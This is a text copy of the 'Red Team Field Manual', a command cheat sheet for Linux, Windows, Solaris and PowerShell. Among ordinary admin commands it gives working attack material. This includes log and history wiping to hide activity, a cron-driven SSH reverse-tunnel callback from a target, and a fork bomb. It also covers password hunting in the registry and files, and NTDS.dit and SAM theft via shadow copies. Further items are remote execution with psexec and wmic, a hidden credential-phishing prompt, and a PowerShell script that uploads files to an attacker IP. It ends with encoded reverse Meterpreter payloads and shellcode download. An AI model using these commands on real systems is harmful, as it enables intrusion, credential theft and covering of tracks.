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Red Team Field Manual

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Linux Network Commands

Command	Description
watch ss -tp	Network connections
netstat -ant	Tcp connections -anu=udp
netstat -tulpn	Connections with PIDs
lsof -i	Established connections
smb:// ip /share	Access windows smb share
share user x.x.x.x c$	Mount Windows share
smbclient -U user \\\\ ip \\ share	SMB connect
ifconfig eth# ip / cidr	Set IP and netmask
ifconfig eth0:1 ip / cidr	Set virtual interface
route add default gw gw_ip	Set GW
ifconfig eth# mtu [size]	Change MTU size
export MAC=xx:xx:xx:xx:xx:xx	Change MAC
ifconfig int hw ether MAC	Change MAC
macchanger -m MAC int	Backtrack MAC changer
iwlist int scan	Built-in wifi scanner
dig -x ip	Domain lookup for IP
host ip	Domain lookup for IP
host -t SRV _ service _tcp.url.com	Domain SRV lookup
dig @ ip domain -t AXFR	DNS Zone Xfer
host -l domain namesvr	DNS Zone Xfer
ip xfrm state list	Print existing VPN keys
ip addr add ip / cidr dev eth0	Adds 'hidden' interface
/var/log/messages | grep DHCP	List DHCP assignments
tcpkill host ip and port port	Block ip:port
echo "1" /proc/sys/net/ipv4/ip_forward	Turn on IP Forwarding
echo "nameserver x.x.x.x" /etc/resolv.conf	Add DNS Server

Linux System Info

Command	Description
nbtstat -A ip	Get hostname for ip
id	Current username
w	Logged on users
who -a	User information
last -a	Last users logged on
ps -ef	Process listing (top)
df -h	Disk usage (free)
uname -a	Kernel version/CPU info
mount	Mounted file systems
getent passwd	Show list of users
PATH=$PATH:/home/mypath	Add to PATH variable
kill pid	Kills process with pid
cat /etc/issue	Show OS info
cat /etc/*release*	Show OS version info
cat /proc/version	Show kernel info
rpm --query -all	Installed pkgs (Redhat)
rpm -ivh *.rpm	Install RPM (-e=remove)
dpkg -get-selections	Installed pkgs (Ubuntu)
dpkg -I *.deb	Install DEB (-r=remove)
pkginfo	Installed pkgs (Solaris)
which tcsh/csh/ksh/bash	Show location of executable
chmod ~50 tcsh/csh/ksh	Disable shell , force bash

Linux Utility Commands

Command	Description
wget http:// url -O url.txt -o /dev/null	Grab url
rdesktop ip	Remote Desktop to ip
scp /tmp/file user@x.x.x.x:/tmp/file	Put file
scp user@ remoteip :/tmp/file /tmp/file	Get file
useradd -m user	Add user
passwd user	Change user password
rmuser uname	Remove user
script -a outfile	Record shell : Ctrl-D stops
apropos subject	Find related command
history	View users command history
! num	Executes line # in history

Linux File Commands

Command	Description
diff file1 file2	Compare files
rm -rf dir	Force delete of dir
shred -f -u file	Overwrite/delete file
touch -r ref_file file	Matches ref_file timestamp
touch -t YYYYMMDDHHSS file	Set file timestamp
sudo fdisk -l	List connected drives
mount /dev/sda# /mnt/usbkey	Mount USB key
md5sum -t file	Compute md5 hash
echo -n "str" | md5sum	Generate md5 hash
sha1sum file	SHA1 hash of file
sort -u	Sort/show unique lines
grep -c "str" file	Count lines w/ "str"
tar cf file.tar files	Create .tar from files
tar xf file.tar	Extract .tar
tar czf file.tar.gz files	Create .tar.gz
tar xzf file.tar.gz	Extract .tar.gz
tar cjf file.tar.bz2 files	Create .tar.bz2
tar xjf file.tar.bz2	Extract .tar.bz2
gzip file	Compress/rename file
gzip -d file.gz	Decompress file.gz
upx -9 -o out.exe orig.exe	UPX packs orig.exe
zip -r zipname.zip \Directory\'	Create zip
dd skip=1000 count=2000 bs=8 if=file of=file	Cut block 1K-3K from file
split -b 9K \ file prefix	Split file into 9K chunks
awk 'sub("$","\r")' unix.txt win.txt	Win compatible txt file
find -i -name file -type '.pdf	Find PDF files
find / -perm -4000 -o -perm -2000 -exec ls -ldb {} \;	Search for setuid files
dos2unix file	Convert to 'nix format
file file	Determine file type/info
chattr (+/-)i file	Set/Unset immutable bit

Linux Misc Commands

Command	Description
unset HISTFILE	Disable history logging
ssh user@ ip arecord - | aplay -	Record remote mic
gcc -o outfile myfile.c	Compile C,C++
init 6	Reboot (0 = shutdown)
cat /etc/'syslog'.conf | grep -v " #"	List of log files
grep 'href=' file |cut -d"/" -f3 |grep url |sort -u	Strip links in url.com
dd if=/dev/urandom of= file bs=3145^28 count=100	Make random 3MB file

Linux "cover your tracks" Commands

Command	Description
`echo "" /var/log/auth.log`	Clear auth.log file
`echo "" ~/.bash_history`	Clear current user bash history
`rm ~/.bash_history -rf`	Delete .bash_history file
`history -c`	Clear current session history
`export HISTFILESIZE=0`	Set history max lines to 0
`export HISTSIZE=0`	Set histroy max commands to 0
`unset HISTFILE`	Disable history logging (need to logout to take effect)
`kill -9 $$`	Kills current session
`ln /dev/null ~/.bash_history -sf`	Permanently send all bash history commands to /dev/null

Linux File System Structure

Location	Description
/bin	User binaries
/boot	Boot-up related files
/dev	Interface for system devices
/etc	System configuration files
/home	Base directory for user files
/lib	Critical software libraries
/opt	Third party software
/proc	System and running programs
/root	Home directory of root user
/sbin	System administrator binaries
/tmp	Temporary files
/usr	Less critical files
/var	Variable system files

Linux Files

Filename	Description
/etc/shadow	Local users' hashes
/etc/passwd	Local users
/etc/group	Local groups
/etc/rc.d	Startup services
/etc/init.d	Service
/etc/hosts	Known hostnames and IPs
/etc/HOSTNAME	Full hostname with domain
/etc/network/interfaces	Network configuration
/etc/profile	System environment variables
/etc/apt/sources.list	Ubuntu sources list
/etc/resolv.conf	Nameserver configuration
/home/ user /.bash_history	Bash history (also /root/)
/usr/share/wireshark/manuf	Vendor-MAC lookup
~/.ssh/	SSH keystore
/var/log	System log files (most Linux)
/var/adm	System log files (Unix)
/var/spool/cron	List cron files
/var/log/apache/access.log	Apache connection log
/etc/fstab	Static file system info

Linux Scripting

Ping sweep

```
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4
ips.txt; done
```

Automated domain name resolve Bash script

```
#!/bin/bash
echo "Enter Class C Range: i.e. 192.168.3"
read range
for ip in {1..254..1};do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

Fork bomb (creates processes until system "crashes")

```
:(){:|:&};:
```

DNS reverse lookup

```
for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip    dns.txt; done;
```

IP banning script

```
#!/bin/sh
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2
# It assumes 1 is the router and does not ban IPs .20, .21, .22
i=2
while [ $i -le 253 ]
do
        if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then
                echo "BANNED: arp -s 192.168.1.$i"
                arp -s 192.168.1.$i 00:00:00:00:00:0a
        else
                echo "IP NOT BANNED: 192.168.1.$i"
                echo "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
        fi
        i=`expr $i +1`
done
```

SSH CALLBACK

Set up script in crontab to callback every X minutes. Highly recommend you set up a generic user on red team computer (with no shell privs). Script will use the private key (located on callback source computer) to connect to a public key (on red team computer). Red teamer connects to target via a local SSH session (in the example below, use #ssh -p4040 localhost)

```
#!/bin/sh
# Callback script located on callback source computer (target)
killall ssh  /dev/null 2 &1
sleep 5
REMLIS=4040
REMUSR=user
HOSTS="domain1.com domain2.com domain3.com"
for LIVEHOST in $HOSTS;
do
        COUNT=$(ping -c2 $LIVEHOST | grep 'received' | awk -F',' '{ print
$2 }' | awk '{ print $1 }')
        if [[ $COUNT -gt 0 ]]; then
                ssh -R ${REMLIS}:localhost:22 -i
"/home/${REMUSR}/.ssh/id_rsa" -N ${LIVEHOST} -l ${REMUSR}
fi
```

IPTABLES

* Use ip6tables for IPv6 rules

Command	Description
iptables-save -c file	Dump iptables (with counters) rules to stdout
iptables-restore file	Restore iptables rules
iptables -L -v --line-numbers	List all iptables rules with affected and line numbers
iptables -F	Flush all iptables rules
iptables -P INPUT/FORWARD/OUTPUT ACCEPT/REJECT/DROP	Change default policy for rules that don't match rules
iptables -A INPUT -i interface -m state --state RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT
iptables -D INPUT #	Delete #th inbound rule
iptables -t raw -L -n	Increase throughput by turning off statefulness
iptables -P INPUT DROP	Drop all packets

ALLOW SSH ON PORT 22 OUTBOUND

```
iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state
NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i iface -p tcp --sport 22 -m state --state
ESTABLISHED -j ACCEPT
```

ALLOW ICMP OUTBOUND

```
iptables -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

PORT FORWARD

```
echo "1" /proc/sys/net/ipv4/ip_forward
# OR - sysctl net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport
443 -to-destination attk_ip :443
iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s target subnet
cidr -d attackip --dport 443 -to-source pivotip
iptables -t filter -I FORWARD 1 -j ACCEPT
```

ALLOW ONLY 1.1.1.0/24, PORTS 80,443 AND LOG DROPS TO /VAR/LOG/MESSAGES

```
iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW
-p tcp -m multiport --dports 80,443 -j ACCEPT
iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -P INPUT DROP
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
iptables -A LOGGING -j DROP
```

UPDATE-RC.D

' Check/change startup services

Command	Description
service --status-all	[+] Service starts at boot [-] Service does not start
service service start	Start a service
service service stop	Stop a service
service service status	Check status of a service
update-rc.d -f service remove	Remove a service start up cmd (-f if the /etc/init.d start up file exists)
update-rc.d service defaults	Add a start up service

CHKCONFIG

' Available in Linux distributions such as Red Hat Enterprise Linux (RHEL), CentOS and Oracle Enterprise Linux (OEL)

Command	Description
chkconfig --list	List existing services and run status
chkconfig service -list	Check single service status
chkconfig service on [--level 3]	Add service [optional to add level at which service runs]
chkconfig service off [--level 3] e.g. chkconfig iptables off	Remove service

SCREEN

(C-a == Control-a)

Command	Description
screen -S name	Start new screen with name
screen -ls	List running screens
screen -r name	Attach to screen name
screen -S name -X cmd	Send cmd to screen anme
C-a ?	List keybindings (help)
C-a d	Detach
C-a D D	Detach and logout
C-a c	Create new window
C-a C-a	Switch to last active window
C-a ' num|name	Switch to window num|name
C-a "	See windows list and change
C-a k	Kill current window
C-a S	Split display horizontally
C-a V	Split display vertically
C-a tab	Jump to next display
C-a X	Remove current region
C-a Q	Remove all regions but current

X11

Capture remote X11 windows and convert to JPG

```
xwd -display  ip :0 -root -out /tmp/test.xpm
xwud -in /tmp/test1.xpm
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

Open X11 stream viewing

```
xwd -display 1.1.1.1:0 -root -silent -out x11dump
Read dumped file with xwudtopnm or GIMP
```

TCPDump

Capture packets on eth0 in ASCII and hex and write to file

```
tcpdump -i eth0 -XX -w out.pcap
```

Capture HTTP traffic to 2.2.2.2

```
tcpdump -i eth0 port 80 dst 2.2.2.2
```

Show connections to a specific IP

```
tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

Print all ping responses

```
tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

Capture 50 DNS packets and print timestamp

```
tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

Native Kali Commands

WMIC equivalent

```
wmis -U DOMAIN\ user % password  // DC  cmd.exe /c  command
```

Mount SMB share

```
# Mounts to /mnt/share. For other options besides ntlmssp, man mount.cifs
  mount.cifs // ip /share /mnt/share -o
user= user ,pass= pass ,sec=ntlmssp,domain= domain ,rw
```

Updating Kali

```
apt-get update
apt-get upgrade
```

pfSense

Command	Description
pfSsh.php	pfSense Shell System
pfSsh.php playback enableallowallwan	Allow all inbound WAN connections (adds to visible rules in WAN rules)
pfSsh.php playback enablesshd	Enable ssh inbound/outbound
pfctl -sn	Show NAT rules
pfctl -sr	Show filter rules
pfctl -sa	Show all rules
viconfig	Edit config
rm /tmp/config.cache	Remove cached (backup) config after editing the current running
/etc/rc.reload_all	Reload entire config

Solaris

Command	Description
ifconfig -a	List of interfaces
netstat -in	List of interface
ifconfig -r	Route listing
ifconfig eth0 dhcp	Start DHCP client
ifconfig eth0 plumb up ip netmask nmask	Set IP
route add default ip	Set gateway
logins -p	List users w/out passwords
svcs -a	List all services w/ status
prstat -a	Process listing (top)
svcadm start ssh	Start SSH service
inetadm -e telnet (-d for disable)	Enable telnet
prtconf | grep Memory	Total physical memory
iostat -En	Hard disk size
showrev -c /usr/bin/bash	Information on a binary
shutdown -i6 -g0 -y	Restart system
dfmounts	List clients connected NFS
smc	Management GUI
snoop -d int -c pkt # -o results.pcap	Packet capture
/etc/vfstab	File system mount table
/var/adm/logging	Login attempt log
/etc/default/'	Default settings
/etc/system	Kernel modules & config
/var/adm/messages	Syslog location
/etc/auto_'	Automounter config files
/etc/inet/ipnodes	IPv4/IPv6 host file

Windows

Windows Versions

ID	Version
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit) Windows Server 2003 & R2 (Standard, Enterprise) Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate) Windows Server 2008 (Foundation, Standard, Enterprise)
NT 6.1	Windows ¯ (Starter, Home, Pro, Enterprise, Ultimate) Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) Windows Phone 8 Windows Server 2012 (Foundation, Essentials, Standard)

Windows Files

Command	Description
%SYSTEMROOT%	Typically C:\Windows
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS entries
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT%\system32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\system32\config\AppEvent.Evt	Application Log
%WINDIR%\system32\config\SecEvent.Evt	Security Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location
%USERPROFILE%\Start Menu\Programs\Startup\	Startup Location
%SYSTEMROOT%\Prefetch	Prefetch dir (EXE logs)

Startup Directories

Windows NT 6.1,6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Specific users
%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
```

Windows NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

Windows 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

Windows NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

Windows System Info Commands

Command	Description
ver	Get OS version
sc query state=all	Show services
tasklist /svc	Show processes & services
tasklist /m	Show all processes & DLLs
tasklist /S ip /v	Remote process listing
taskkill /PID pid /F	Force process to terminate
systeminfo /S ip /U domain\user /P Pwd	Remote system info
reg query \\ ip \ RegDomain \ Key /v Value	Query remote registry, /s=all values
reg query HKLM /f password /t REG_SZ /s	Search registry for password
fsutil fsinfo drives	List drives ‘must be admin
dir /a /s /b c:\‘.pdf‘	Search for all PDFs
dir /a /b c:\windows\kb‘	Search for patches
findstr /si password ‘.txt| ‘.xml| ‘.xls	Search files for password
tree /F /A c:\ tree.txt	Directory listing of C:
reg save HKLM\Security security.hive	Save security hive to file
echo %USERNAME%	Current user

Windows NET/Domain Commands

Command	Description
net view /domain	Hosts in current domain
net view /domain:[MYDOMAIN]	Hosts in [MYDOMAIN]
net user /domain	All users in current domain
net user user pass /add	Add user
net localgroup "Administrators" user /add	Add user to Administrators
net accounts /domain	Domain password policy
net localgroup "Administrators"	List local Admins
net group /domain	List domain groups
net group "Domain Admins" /domain	List users in Domain Admins
net group "Domain Controllers" /domain	List DCs for current domain
net share	Current SMB shares
net session | find / "\\"	Active SMB sessions
net user user /ACTIVE:yes /domain	Unlock domain user account
net user user " newpassword " /domain	Change domain user password
net share share c:\share /GRANT:Everyone,FULL	Share folder

Windows Remote Commands

Command	Description
tasklist /S ip /v	Remote process listing
systeminfo /S ip /U domain\user /P Pwd	Remote systeminfo
net share \\ ip	Shares of remote computer
net use \\ ip	Remote filesystem (IPC$)
net use z: \\ ip \share password /user:DOMAIN\ user	Map drive, specified credentials
reg add \\ ip \ regkey \ value	Add registry key remotely
sc \\ ip create service binpath=C:\Windows\System32\x.exe start= auto	Create a remote service (space after start=)
xcopy /s \\ ip \dir C:\local	Copy remote folder
shutdown /m \\ ip /r /t 0 /f	Remotely reboot machine

Windows Network Commands

Command	Description
ipconfig /all	IP configuration
ipconfig /displaydns	Local DNS cache
netstat -ano	Open connections
netstat -anop tcp 1	Netstat loop
netstat -an| findstr LISTENING	LISTENING ports
route print	Routing table
arp -a	Known MACs (ARP table)
nslookup, set type=any, ls -d domain results.txt, exit	DNS Zone Xfer
nslookup -type=SRV _www._tcp.url.com	Domain SRV lookup (_ldap, _kerberos, _sip)
tftp -I ip GET remotefile	TFTP file transfer
netsh wlan show profiles	Saved wireless profiles
netsh firewall set opmode disable	Disable firewall ('Old)
netsh wlan export profile folder=. key=clear	Export wifi plaintext pwd
netsh interface ip show interfaces	List interface IDs/MTUs
netsh interface ip set address local static ip nmask gw ID	Set IP
netsh interface ip set dns local static ip	Set DNS server
netsh interface ip set address local dhcp	Set interface to use DHCP

Windows Utility Commands

Command	Description
type file	Display file contents
del path \'.' /a /s /q /f	Forceably delete all files in path
find /I "str" filename	Find "str"
command | find /c /v ""	Line count of cmd output
at HH:MM file [args] (i.e. at 14:45 cmd /c)	Schedule file to run
runas /user: user " file [args]"	Run file as user
restart /r /t 0	Restart now
tr -d '\15\32' win.txt unix.txt	Removes CR & `Z ('nix)
makecab file	Native compression
Wusa.exe /uninstall /kb: ###	Uninstall patch
cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true"	CLI Event Viewer
lusrmgr.msc	Local user manager
services.msc	Services control panel
taskmgr.exe	Task manager
secpool.msc	Security policy manager
eventvwr.msc	Event viewer

Misc. Commands

Lock workstation

```
rundll32.dll user32.dll LockWorkstation
```

Disable Windows firewall

```
netsh advfirewall set currentprofile state off
netsh advfirewall set allprofiles state off
```

Native Windows port forward (* must be admin)

```
netsh interface portproxy add v4tov4 listenport=3000
listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2

#Remove
netsh interface portproxy delete v4tov4 listenport=3000
listenaddress=1.1.1.1
```

Re-enable command prompt

```
reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t
REG_DWORD /d 0 /f
```

PSEXEC

Execute file hosted on remote system with specified credentials

```
psexec /accepteula \\ targetIP  -u domain\user -p password -c -f
\\ smbIP \share\file.exe
```

Run remote command with specified hash

```
psexec /accepteula \\ ip  -u Domain\user -p  LM : NTLM  cmd.exe /c dir
c:\Progra~1
```

Run remote command as SYSTEM

```
psexec /accepteula \\ ip  -s cmd.exe
```

Terminal Services (RDP)

Start RDP

1. Create regfile.reg file with following line in it:
   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
2. "fDenyTSConnections"=dword:00000000
3. reg import regfile.reg
4. net start "termservice"
5. sc config termservice start= auto
6. net start termservice

--OR-

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Tunnel RDP out port 443 (may need to restart terminal services)

```
REG ADD "HKLM\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

Disable Network Level Authentication, add firewall exception

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f

netsh firewall set service type = remotedesktop mode = enable
```

Import a schedule task from an "exported task" XML

```
schtasks.exe /create /tn MyTask /xml "C:\MyTask.xml" /f
```

WMIC

Command	Description
wmic [alias] get /?	List all attributes
wmic [alias] call /?	Callable methods
wmic process list full	Process attributes
wmic startupwmic service	Starts wmic service
wmic ntdomain list	Domain and DC info
wmic qfe	List all patches
wmic process call create "process_name"	Execute process
wmic process where name="process" call terminate	Terminate process
wmic logicaldisk get description,name	View logical shares
wmic cpu get DataWidth /format:list	Display 32 || 64 bit

WMIC [ALIAS] [WHERE] [CLAUSE]

[alias] == process, share, startup, service, nicconfig, useraccount, etc.
[where] == where (name="cmd.exe"), where (parentprocessid!=[pid]"), etc.
[clause] == list [full|brief], get [attrib1, attrib2], call [method], delete

EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
wmic /node: targetIP  /user:domain\user /password:password process call create "\\ smbIP \share\evil.exe"
```

UNINSTALL SOFTWARE

```
wmic product get name /value              # Get software names
wmic product where name="XXX" call uninstall /nointeractive
```

REMOTELY DETERMINE LOGGED IN USER

```
wmic /node:remotecomputer computersystem get username
```

REMOTE PROCESS LISTING EVERY SECOND

```
wmic /node:machinename process list brief /every:1
```

REMOTELY START RDP

```
wmic /node:"machinename 4" path Win32_TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections "1"
```

LIST NUMBER OF TIMES USER HAS LOGGED ON

```
wmic netlogin where (name like "%adm%") get numberoflogons
```

SEARCH FOR SERVICES WITH UNQUOTED PATHS TO BINARY

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
```

Volume Shadow Copy

1. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin list shadows 2 &1 c:\temp\output.txt"

If any copies already exist then exfil, otherwise create using following commands. Check output.txt for any errors

2. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin create shadow /for=C: 2 &1 C:\temp\output.txt"
3. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hive 2 &1 C:\temp\output.txt"
4. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit C:\temp\ntds.dit 2 &1 C:\temp\output.txt"

Step by step instructions on room362.com for step below

5. From Linux, download and run ntdsxtract and libesedb to export hashes or other domain information
    a. Additional instructions found under the VSSOWN section
    b. ntdsxtract - http://www.ntdsxtract.com
    c. libesedb - http://code.google.com/p/libesedb/

POWERSHELL

Command	Description
stop-transcript	Stops recording
get-content file	displays file contents
get-help command -examples	Shows examples of command
get-command ' string '	Searches for cmd string
get-service	Displays services (stop-service, start-service)
get-wmiobject -class win32_service	Displays services, but takes alternate credentials
$PSVesionTable	Display powershell version
powershell.exe -version 2.0	Run powershell 2.0 from 3.0
get-service | measure-object	Returns # of services
get-psdrive	Returns list of PSDrives
get-process | select -expandproperty name	Returns only names
get-help ' -parameter credential	Cmdlets that take creds
get-wmiobject -list 'network	Available WMI network cmds
[Net.DNS]::GetHostEntry(" ip ")	DNS Lookup

CLEAR SECURITY & APPLCIATION EVENT LOG FOR REMOTE SERVER (SVR01)

```
Get-EventLog -list
Clear-EventLog -logname Application, Security -computername SVR01
```

EXPORT OS INFO INTO CSV FILE

```
Get-WmiObject -class win32_operatingsystem | select -property ' | export-
csv c:\os.txt
```

LIST RUNNING SERVICES

```
Get-Service | where_object {$_.status -eq "Running"}
```

PERSISTENT PSDRIVE TO REMOTE FILE SHARE:

```
New-PSDrive -Persist -PSProvider FileSystem -Root \\1.1.1.1\tools -Name i
```

RETURN FILES WITH WRITE DATE PAST 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter '.log -ErrorAction
SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

FILE DOWNLOAD OVER HTTP

```
(new-object system.net.webclient).downloadFile("url","dest")
```

TCP PORT CONNECTION (SCANNER)

```
$ports=(#,#,#);$ip="x.x.x.x";foreach ($port in $ports){try{$socket=New-
object System.Net.Sockets.TCPClient($ip,$port);}catch{};if ($socket -eq
$NULL){echo $ip":"$port" - Closed";}else{echo $ip":"$port" - Open";$socket
= $NULL;}}
```

PING WITH 500 MILLISECOND TIMEOUT

```
$ping = New-Object System.Net.Networkinformation.ping
$ping.Send(" ip ",500)
```

Basic authentication popup

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass
$Host.UI.PromptForCredential(" title "," message "," user "," domain ")
```

Run EXE every 4 hours between Aug 8-11, 2013 and the hours of 0800-1700 (from Cmd.exe)

```
powershell.exe -Command "do {if ((Get-Date -format yyyyMMdd-HHmm) -match
'201308(0[8-9]|1[0-1])-(0[8-9]|1[0-7])[0-5][0-9]'){Start-Process -
WindowStyle Hidden "C:\Temp\my.exe";Start-Sleep -s 14400}}while(1)"
```

Powershell runas

```
$pw = convertto-securestring -string "PASSWORD" -asplaintext -force;
$pp = new-object -typename System.Management.Automation.PSCredential -
argumentlist "DOMAIN\user", $pw;
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command
&{Start-Process  file.exe  -verb runas}'
```

Email sender

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject
"Subject" -a " attachment file path " -body "Body" -SmtpServer  Target
Email Server IP
```

Turn on Powershell remoting (with valid credentials)

```
net time \\ip
at \\ip  time  "Powershell -Command 'Enable-PSRemoting -Force'"
at \\ip  time+1  "Powershell -Command 'Set-Item
wsman:\localhost\client\trustedhosts *'"
at \\ip  time+2  "Powershell -Command 'Restart-Service WinRM'"
Enter-PSSession -ComputerName  ip  -Credential  username
```

List hostname and IP for all domain computers

```
Get-WmiObject -ComputerName  DC  -Namespace root\microsoftDNS -Class
MicrosoftDNS_ResourceRecord -Filter "domainname=' DOMAIN '" |select
textrepresentation
```

Powershell download of a file from a specified location

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}; $source="""https:// YOUR_SPECIFIED_IP / file.zip """;
$destination="""C:\master.zip"""; $http = new-object System.Net.WebClient;
$response = $http.DownloadFile($source, $destination);"
```

Powershell data exfil

```
Script will send a file ($filepath) via http to server ($server) via POST
request.  Must have web server listening on port designated in the $server

powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}; $server="""http:// YOUR_SPECIFIED_IP / folder """;
$filepath="""C:\master.zip"""; $http = new-object System.Net.WebClient;
$response = $http.UploadFile($server,$filepath);"
```

USING POWERSHELL TO LAUNCH METERPRETER FROM MEMORY

- ✓ Need Metasploit v4.5+ (msfvenom supports Powershell)
- ✓ Use Powershell (x86) with 32 bit Meterpreter payloads
- ✓ encodeMeterpreter.ps1 script can be found on next page

ON ATTACK BOXES

1. ./msfvenom -p windows/meterpreter/reverse_https -f psh -a x86 LHOST=1.1.1.1 LPORT=443 audit.ps1
2. Move audit.ps1 into same folder as encodeMeterpreter.ps1
3. Launch Powershell (x86)
4. powershell.exe -executionpolicy bypass encodeMeterpreter.ps1
5. Copy the encoded Meterpreter string

START LISTENER ON ATTACK BOX

1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse_https
4. set LHOST 1.1.1.1
5. set LPORT 443
6. exploit -j

ON TARGET (MUST USE POWERSHELL (x86))

1. powershell.exe -noexit -encodedCommand paste encoded Meterpreter string here

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ENCODEMETERPRETER.PS1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 Encode Stream
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression `$(New-Object IO.StreamReader(`$(New-Object
IO.Compression.DeflateStream (`$(New-Object IO.MemoryStream
(,`$([Convert]::FromBase64String(`"$code`")))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();"

# Invoke-Expression $command
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Write to Standard Out
Write-Host $encodedCommand
```


Please see reference [7] for disclaimer

Using Powershell to Launch Meterpreter (2nd method)

On BT attack box

1. msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1 LPORT=8080 R | msfencode -t psh -a x86

On Windows attack box

1. c:\ powershell
2. PS c:\ $cmd = ' PASTE THE CONTENTS OF THE PSH SCRIPT HERE '
3. PS c:\ $u = [System.Text.Encoding]::Unicode.GetBytes($cmd)
4. PS c:\ $e = [Convert]::ToBase64String($u)
5. PS c:\ $e
6. Copy contents of $e

Start listener on attack box

1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse_tcp
4. set LHOST 1.1.1.1
5. set LPORT 8080
6. exploit -j

On target shell (1: download shellcode, 2: execute)

1. c:\ powershell -noprofile -noninteractive -command "& {$client=new-object System.Net.WebClient;$client.DownloadFile('http://1.1.1.1/shell.txt','c:\windows\temp_shell.txt')}"
